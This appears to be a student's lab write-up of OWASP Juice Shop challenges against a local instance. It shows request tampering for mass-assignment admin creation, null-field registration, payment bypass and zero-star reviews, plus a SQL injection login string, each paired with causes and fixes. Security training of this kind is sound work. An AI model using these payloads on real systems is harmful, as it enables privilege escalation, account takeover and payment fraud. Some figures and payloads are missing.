1.1.e How to prevent it?

- Ensure that the server-side code (e.g., Java, NodeJS) or client-side JavaScript uses standard functions like `URLLEncoder.encode()` or `encodeURIComponent()` when generating URLs for dynamic assets.
- A robust upload mechanism should sanitize filenames upon storage, replacing special characters and emojis with safe alphanumeric characters (e.g., `image-123.jpg`) to avoid encoding issues entirely.

1.1.f What did I learn?

- **Browser Mechanics:** I learned how browsers interpret URLs and why certain characters are reserved.
- Just because a file exists on the server doesn't mean the browser can find it if the path isn't compliant with web standards. Data must always be sanitized for the context in which it is used (in this case, a URL).

1.2 Repetitive Registration ★

1.2.a Goals

The objective of this challenge is to register a new user account while bypassing the "Password Repeat" validation. The system expects users to enter their password twice to prevent typos, but this challenge requires demonstrating that the "Repeat Password" field is redundant and that the validation logic is flawed.

1.2.b How did I analyze?

- **Observation:** The registration form contains fields for Email, Password, and "Repeat Password." If the two password fields do not match, the "Register" button is visually disabled (greyed out).
- **Hypothesis:** The validation appears to be happening entirely on the client-side (in the browser). If I can forcefully enable the button and submit the form with mismatching passwords, the server might accept the request without checking if the two passwords are the same. This exploits the "Don't Repeat Yourself" (DRY) hint—the server likely only cares about the first password field.

1.2.c What did I do?

Step 1: I entered a valid email address and security question.

- I intentionally entered *different* values for the password.
- As expected, the "Register" button became disabled.

The image shows a 'User Registration' form. It includes fields for 'Email*' (containing 'test@gmail.com'), 'Password*' (masked with dots), and 'Repeat Password*' (also masked). A red box highlights the 'Repeat Password*' field and the error message 'Passwords do not match' below it. Above the 'Repeat Password*' field, a message states 'Password must be 5-40 characters long. 6/20'. Below the 'Repeat Password*' field, there is a 'Show password advice' link. Further down, there is a 'Security Question *' dropdown menu with a warning 'This cannot be changed later!' and an 'Answer*' field. At the bottom, there is a 'Register' button with a red box around it, and a link 'Already a customer?' below it.

Figure 1.2.1: Disable button when password not match

Step 2:

- I Right-clicked the disabled "Register" button and selected "Inspect" to open Developer Tools.
- I located the HTML `<button>` tag.
- I double-clicked the `disabled` attribute (or `disabled="true"`) and deleted it from the tag.

```
<app-password-strength _ngcontent-ng-c2440559138 _ngghost-ng-c736796930> ... </app-password-strength>
<!-->
<div _ngcontent-ng-c2440559138 class="security-container"> ... </div>
<button _ngcontent-ng-c2440559138 type="submit" id="registerButton" mat-raised-button color="primary" aria-label="Button to complete the registration" class="
mdc-button mat-mdc-button-base mdc-button--raised mat-mdc-raised-button mat-primary mat-mdc-button-disabled" mat-ripple-loader-uninitialized mat-ripple-
loader-class-name="mat-mdc-button-ripple" mat-ripple-loader-disabled disabled="true"> ... </button>
<span class="mat-mdc-button-persistent-ripple mdc-button__ripple"> ... </span>
<mat-icon _ngcontent-ng-c2440559138 role="img" class="mat-icon notranslate material-icons mat-ligature-font mat-icon-no-color" aria-hidden="true" data-mat-
icon-type="font">person_add</mat-icon>
<span class="mdc-button__label"> Register </span>
```

Figure 1.2.2: Removing the 'disabled' attribute in the HTML inspector

Step 3: [Execution]

- The "Register" button immediately became clickable (active).
- I clicked the button to submit the form.

User Registration

Email*
register@gmail.com

Password*

❗ Password must be 5-40 characters long. 8/20

Repeat Password*

8/40

✓ Show password advice

- ✓ contains at least one lower character
- ✓ contains at least one upper character
- ✓ contains at least one digit
- ✓ contains at least one special character
- ✓ contains at least 8 characters

Security Question *

❗ This cannot be changed later!

Answer*

Register

Figure 1.2.3: The Register button available

1.2.d Why is it vulnerable?

- The application relies solely on the browser (JavaScript/HTML) to validate data. Since an attacker has full control over the browser, they can modify or remove any client-side restriction.
- The backend API likely only reads the primary `password` parameter from the request and ignores the `passwordRepeat` parameter entirely, assuming the frontend handled the comparison.

1.2.e How to prevent it?

- **Server-Side Validation:** This is the golden rule. The server must receive both password fields and perform a strict equality check (`if (password !== passwordRepeat) return Error`). Never assume data arriving at the server is valid.
- **API Design:** Alternatively, the API design could be simplified to strictly accept one password field, removing the ambiguity, but the validation logic (matching inputs) is still a standard requirement for user experience that must be enforced securely.

1.2.f What did I learn?

- This challenge reinforced that client-side validation is purely for User Experience (UX), not security. It gives helpful feedback to honest users but stops zero attackers.
- I learned how easily HTML attributes like `disabled`, `readonly`, or `maxlength` can be bypassed using standard browser tools.

1.3 Zero Stars ★

1.3.a Goals

The objective of this challenge is to submit a product review with a rating of zero stars. This challenge demonstrates an Improper Input Validation vulnerability where the application relies entirely on client-side controls (like disabling the submit button) to enforce business rules, without verifying the data validity on the server-side.

1.3.b How did I analyze?

- Observation: When writing a review, the "Submit" button remains disabled until I select at least one star. The UI forces a rating between 1 and 5.


A screenshot of the OWASP Juice Shop web application. The header shows the OWASP Juice Shop logo and navigation links for Account, Your Basket (with a red notification badge), and EN. The main content area displays a 'Customer Feedback' form. The form includes an 'Author' field with the placeholder '***@gmail.com', a 'Comment' field with the text 'Very Good' and a character count of '9/160' (with a note 'Max. 160 characters'), a 'Rating' field with a green star selected, and a 'CAPTCHA' section with the question 'What is 4+5*2?' and the answer '14'. A 'Submit' button is located at the bottom of the form.

Figure 1.3.1: Fill Feedback form

- Hypothesis: The restriction might only be implemented in the frontend (HTML/JavaScript). If I can bypass the UI restriction or modify the network request directly using a proxy, the backend might accept a rating of 0 (or no rating at all) if it doesn't validate the input range properly.

1.3.c What did I do?

Step 1: I used Charles Proxy to intercept the network traffic between my browser and the server.




Figure 1.3.2: Feedback Request

Step 2: I paused the request in my proxy tool before it reached the server. I inspected the JSON body of the request to identify the data structure.

Original payload: "rating": 5

Figure 1.3.3: Intercepting the feedback request in Charles Proxy

Modified payload: "rating": 0



- Client-Side Trust: The application trusted the browser to enforce the "rating must be ≥ 1 " rule.

- Missing Server Validation: The server-side API received the data (`rating: 0`) and processed it without checking if the value was within the valid range (1-5).

1.3.e How to prevent it?

- Server-Side Validation: Always validate input on the server. The API should explicitly check the range and reject any feedback with a rating less than 1 or greater than 5 with a `400 Bad Request` error.
- Data Type Checks: Ensure the rating is an integer and strictly conforms to the expected constraints before saving it to the database.

1.3.f What did I learn?

- Client-side controls are not security: Disabling a button or hiding an element in HTML does not prevent an attacker from sending malicious data.
- Input Validation: Every piece of data coming from the user (even dropdowns or star ratings) must be treated as untrusted and verified on the server.


1.4 Empty User Registration ★★

1.4.a Goals

The objective of this challenge is to bypass the application's registration logic to create a "ghost" user account that has no email address and no password. This demonstrates a specific flaw in how the backend validates the presence of data.

1.4.b How did I analyze?

- **Observation:** The registration form enforces input fields on the frontend.



The image shows a 'User Registration' form on a dark background. The form includes the following fields and elements:

- Email ***: A text input field containing 'register@gmail.com'.
- Password ***: A password input field with masked characters '.....'. Below it is a validation message: 'Password must be 5-40 characters' with a character count '6/20'.
- Confirm Password ***: A second password input field with masked characters '.....'. Below it is a character count '6/40'.
- Show password advice**: A toggle switch that is currently turned off.
- Security Question ***: A dropdown menu showing 'Your favorite book?'.
- Answer ***: A text input field containing '123'. Above this field is a warning message: 'This cannot be changed later!'.
- Register**: A button with a user icon and the text 'Register'.
- Already a customer?**: A link at the bottom of the form.

Figure 1.4.1: Registration form

- **Hypothesis:** I needed to see how the backend validates data. I suspected that while the server might explicitly check if a string is empty (e.g., `if (email == "")`), it might crash or skip the check entirely if the field is missing or set to `null` (e.g., `if (email.length > 0)` often fails or is bypassed if `email` is `null`).

1.4.c What did I do?

Step 1: I intercepted a legitimate registration request using a proxy tool.

POST http://192.168.2.19:8080/api/Users/ → 201 Created

Overview **Contents** Summary Chart Notes

Name	Value
language	en
welcomebanner_status	dismiss
code-fixes-component-format	LineByLine
continueCode	P95XJk8Yq60XquetgclLvuO3lpDF6NSKEFr6Fy7fDYI43SvQAw3Eoe4mMpx
continueCodeFindit	LjN7w6YWvBKx4YJcVuGHxIKncdVuBGibGhWVcQouevUyVf958k1anDoXyPbR
continueCodeFixit	G0mrK7Qgk0JWAWQinu3Cbi3glPWuwQiRoUjNikZul6H2kT8L1y4o3pD5P8bE

Headers Cookies Text Hex JavaScript JSON JSON Text Raw

```

1  {
2    "status": "success",
3    "data": {
4      "username": "",
5      "role": "customer",
6      "deluxeToken": "",
7      "lastLoginIp": "0.0.0.0",
8      "profileImage": "/assets/public/images/uploads/default.svg",
9      "isActive": true,
10     "id": 25,
11     "email": "register@gmail.com",
12     "updatedAt": "2026-01-17T15:01:07.029Z",
13     "createdAt": "2026-01-17T15:01:07.029Z",
14     "deletedAt": null
15   }
16 }

```

Figure 1.4.2: Registration payload

Step 2: Instead of sending empty strings, I modified the JSON body to remove the data entirely.

- I replaced the values for `email` and `password` with `null`.
- Modified Payload:

```

POST http://192.168.2.19:8080/api/Users/

Compose

1  {
2    "email": "null",
3    "password": "null",
4    "passwordRepeat": "null",
5    "securityQuestion": {
6      "id": 11,
7      "question": "Your favorite book?",
8      "createdAt": "2026-01-17T07:44:52.762Z",
9      "updatedAt": "2026-01-17T07:44:52.762Z"
10   },
11   "securityAnswer": "123"
12 }

```

Figure 1.4.3: Modifying the JSON body to send null values

Step 3: I forwarded the manipulated request to the server.

```

POST http://192.168.2.19:8080/api/Users/ → 201 Created
Overview Contents Summary Chart Notes

Name Value
language en
welcomebanner_status dismiss
code-fixes-component-format LineByLine
continueCode P95XJk8Yq60XquetgcLflvu03lpDF6NSKEFr6Fy7fDYI43SvQA3Eoe4mMpx
continueCodeFindit LJN7w6YWvBKx4YJcVuGHxIKncdVuBGibGhWVcQuevUyYV958k1anDoXyPbR
continueCodeFixit G0mrK7Qgk0JWAWQinu3Cbi3glPWuwQiRoUjNikZul6H2kT8L1y4o3pD5P8bE

Headers Cookies Text Hex JavaScript JSON JSON Text Raw
1 {
2   "status": "success",
3   "data": {
4     "username": "",
5     "role": "customer",
6     "deluxeToken": "",
7     "lastLoginIp": "0.0.0.0",
8     "profileImage": "/assets/public/images/uploads/default.svg",
9     "isActive": true,
10    "id": 26,
11    "email": "null",
12    "updatedAt": "2026-01-17T15:02:30.803Z",
13    "createdAt": "2026-01-17T15:02:30.803Z",
14    "deletedAt": null
15  }
16 }

```

Figure 1.4.4: Send empty User registration success

1.4.d Why is it vulnerable?

- **Incomplete Validation Logic:** The backend likely checks if the input `length` is 0, but does not verify if the input exists (is not null/undefined) before performing that check.
- The database columns for `email` and `password` were not set to `NOT NULL`. If the database schema enforced this, the database itself would have rejected the insertion even if the code allowed it.

1.4.e How to prevent it?

- **Schema Validation:** Implement strict schema validation libraries (like Joi, Yup, or Zod) to enforce that required fields must be present and defined in the request body.
- **Strict Null Checks:** Ensure the server explicitly checks for the existence of data (e.g., `if (!email)`) rather than just its properties.
- Set `NOT NULL` constraints on critical columns in the database schema. This acts as a final safety net to prevent incomplete records from being saved.

1.4.f What did I learn?

- **Null vs. Empty:** I learned the critical difference between an empty string (`""`) and a null value (`null`). Developers often validate one but forget the other.
- **Validation Bypass:** Security checks that rely on specific data types (like expecting a String) can often be bypassed by sending unexpected types (like Null, Boolean, or Arrays).




Figure 1.4.5: Empty User Registration solved

1.5 Admin Registration ★★★

1.5.a Goals

The objective of this challenge is to perform a vertical privilege escalation attack during the user registration process. Instead of creating a standard "customer" account, the goal is to force the server to create a new account with Administrator rights.

1.5.b How did I analyze?

- **Observation:** The user registration endpoint (`POST /api/Users`) accepts a JSON object with user details. By default, the application assigns a "customer" role to new sign-ups.
- **Hypothesis:** I suspected the application might be vulnerable to **Mass Assignment**. This occurs when the backend code automatically binds valid incoming JSON data to the internal database object without filtering. If I manually inject a "role" attribute into the registration request, the application might blindly accept it and grant me admin privileges.

1.5.c What did I do?

Step 1: [Interception] I filled out the registration form with a new user's details and clicked "Register". I intercepted this request using my proxy tool.

```
{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 25,
    "email": "register@gmail.com",
    "updatedAt": "2026-01-17T15:01:07.029Z",
    "createdAt": "2026-01-17T15:01:07.029Z",
    "deletedAt": null
  }
}
```

Figure 1.5.1: Intercepting the legitimate registration request

Step 2: [Parameter Tampering] I examined the JSON body. It contained standard fields like email, password, and securityQuestion.

I manually added a new key-value pair to the JSON object: "role": "admin".



```
POST http://192.168.2.19:8080/api/Users/
Compose
1  {
2    "email": "newAdmin@gmail.com",
3    "password": "123",
4    "passwordRepeat": "123",
5    "securityQuestion": {
6      "id": 2,
7      "question": "Mother's maiden name?",
8      "createdAt": "2026-01-17T07:44:52.761Z",
9      "updatedAt": "2026-01-17T07:44:52.761Z"
10   },
11   "securityAnswer": "M",
12   "role": "admin"
13 }
```

Figure 1.5.2: Injecting the "role": "admin" parameter into the JSON body

Step 3: I forwarded the modified request to the server.

The server responded with a 201 Created status (or similar success message), indicating the user was created.

```
POST http://192.168.2.19:8080/api/Users/ → 201 Created
Overview Contents Summary Chart Notes

1 {
2   "email": "newAdmin@gmail.com",
3   "password": "123",
4   "passwordRepeat": "123",
5   "securityQuestion": {
6     "id": 2,
7     "question": "Mother's maiden name?",
8     "createdAt": "2026-01-17T07:44:52.761Z",
9     "updatedAt": "2026-01-17T07:44:52.761Z"
10  },
11  "securityAnswer": "M",
12  "role": "admin"
13 }

Headers Cookies Text Hex JavaScript JSON JSON Text Raw

1 {
2   "status": "success",
3   "data": {
4     "username": "",
5     "deluxeToken": "",
6     "lastLoginIp": "0.0.0.0",
7     "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
8     "isActive": true,
9     "id": 28,
10    "email": "newAdmin@gmail.com",
11    "role": "admin",
12    "updatedAt": "2026-01-17T15:27:13.783Z",
13    "createdAt": "2026-01-17T15:27:13.783Z",
14    "deletedAt": null
15  }
16 }
```

Figure 1.5.3: Create new Admin account success

1.5.d Why is it vulnerable?

- **Mass Assignment:** The backend framework automatically maps the client's input (JSON) to the database model (User entity). Because the `role` column exists in the User table, the framework updated it based on my input.
- **Lack of Input Filtering:** The developer did not explicitly whitelist which fields are allowed to be modified during registration (e.g., only email and password should be allowed).

1.5.e How to prevent it?

- **Disable Mass Assignment:** Configure the backend to ignore sensitive attributes (like `role`, `id`, `balance`) in the request body.
- **Use DTOs (Data Transfer Objects):** Create specific classes (e.g., `RegisterRequestDTO`) that *only* contain the fields a user is allowed to set (email, password). Map *only* these fields to the database entity.
- **Server-Side Logic:** Explicitly assign the default role in the backend code (e.g., `newUser.setRole("customer")`), overriding any input provided by the client.

1.5.f What did I learn?

- **Hidden Parameters:** Just because a field isn't in the UI form doesn't mean the API won't accept it. Attackers can guess column names (like `role`, `isAdmin`, `privileges`) to try and elevate their access.
- **Trust Boundaries:** The client should never be trusted to define its own authority level. Permissions must always be enforced strictly by the server logic.

1.6 Deluxe Fraud ★★★

1.6.a Goals

The objective of this challenge is to illicitly obtain "Deluxe Membership" status without paying the required fee. This involves manipulating the payment processing logic to bypass the actual financial charge while still tricking the system into granting the upgrade.

1.6.b How did I analyze?

- **Observation:** The application offers a paid membership upgrade via the `/rest/deluxe-membership` endpoint.
- **Hypothesis:** I suspected that the backend logic determines how to process the payment based entirely on the `paymentMode` parameter sent by the client. If the validation logic is flawed (e.g., using a "fail-open" design where unknown payment methods are treated as valid), I might be able to bypass the payment deduction by providing a fake or unexpected payment mode.

1.6.c What did I do?

Step 1: I initiated the membership upgrade process in the UI. I used my proxy tool to intercept the `POST` request sent to `/rest/deluxe-membership`.

Not Secure http://192.168.2.19:8080/#/payment/deluxe

shop

My Payment Options

*****8705

Jim

11/2099

Add new card

Add a credit or debit card

Name*

Card Number*

Expiry Month*

Expiry Year*

0/16

> Submit

Pay using wallet

Wallet Balance **100.00**

\$ Pay 49.00

Add a coupon

Add a coupon code to receive discounts

Other payment options

< Back

> Continue

Figure 1.6.1: Intercepting the Deluxe Membership upgrade request

Overview Contents Summary Chart Notes

Figure 1.6.2: Changing the paymentMode to an arbitrary value

- I modified the `paymentMode` parameter to an arbitrary value that the server wouldn't recognize, such as `"null"`.
- Modified Payload:

POST http://192.168.2.19:8080/rest/deluxe-membership → 200 OK

Overview **Contents** Summary Chart Notes

Headers	Cookies	Authentication	Text	Hex	JavaScript	JSON	JSON Text	Raw
---------	---------	----------------	------	-----	------------	------	-----------	-----

39

1.6.d Why is it vulnerable?

- The code structure likely had a logic flow like: "If card, charge card; If wallet, charge wallet; Else, continue." By providing an input that matched neither, the code skipped the charging step but proceeded to the membership granting step.
- The backend failed to strictly validate the `paymentMode` against a whitelist of allowed values (Fail-Close) before processing the logic.

1.6.e How to prevent it?

- The backend must explicitly validate `paymentMode` against a strict list of allowed values (e.g., `['card', 'wallet']`). If the input does not match, the request must be rejected immediately (Fail-Close).
- Never rely on client-side parameters to confirm a payment. The server should verify the transaction status directly with the payment gateway or check the internal wallet balance before granting any privileges.

1.6.f What did I learn?

- I learned that logic errors are often more dangerous than syntax errors. A program that doesn't crash but does the *wrong thing* (like giving away free products) is a critical business risk.
- This challenge highlighted the importance of handling "default" or "else" cases in code securely—always assume unknown input is malicious and stop execution.




Figure 1.6.4: Deluxe Fraud solved


1.7 Payback Time ★★★

1.7.a Goals

The objective of this challenge is to exploit a flaw in the business logic that allows setting a product's price to a negative value. By doing so, purchasing the product results in a credit to the user's balance (effectively "paying" the user) instead of a debit.

1.7.b How did I analyze?

- **Observation:** I analyzed the client-side JavaScript code (`main.js`) and discovered a reference to a restricted endpoint: `/accounting`.




- **Hypothesis:** Accessing this endpoint likely requires specific privileges. If I can access it, I might be able to manipulate financial data or product prices.

1.7.c What did I do?

Step 1: I needed to identify and access a privileged account.

- Target Account: accountant@juice-sh.op
- I exploited the known SQL Injection vulnerability in the login form (similar to previous challenges) to bypass authentication and log in as the Accountant.



The image shows a dark-themed login interface. At the top, the word "Login" is displayed in white. Below it are two input fields: "Email*" and "Password*". The "Email*" field contains the text "accountant@juice-sh.op'--". The "Password*" field contains a single dot. To the right of the password field is an eye icon. Below the password field is a link that says "Forgot your password?". At the bottom of the form is a blue "Log in" button with a white icon of a person. Below the button is a checked checkbox labeled "Remember me". At the very bottom is a link that says "Not yet a customer?".

Figure 1.7.1: Login by Accountant using SQL injection

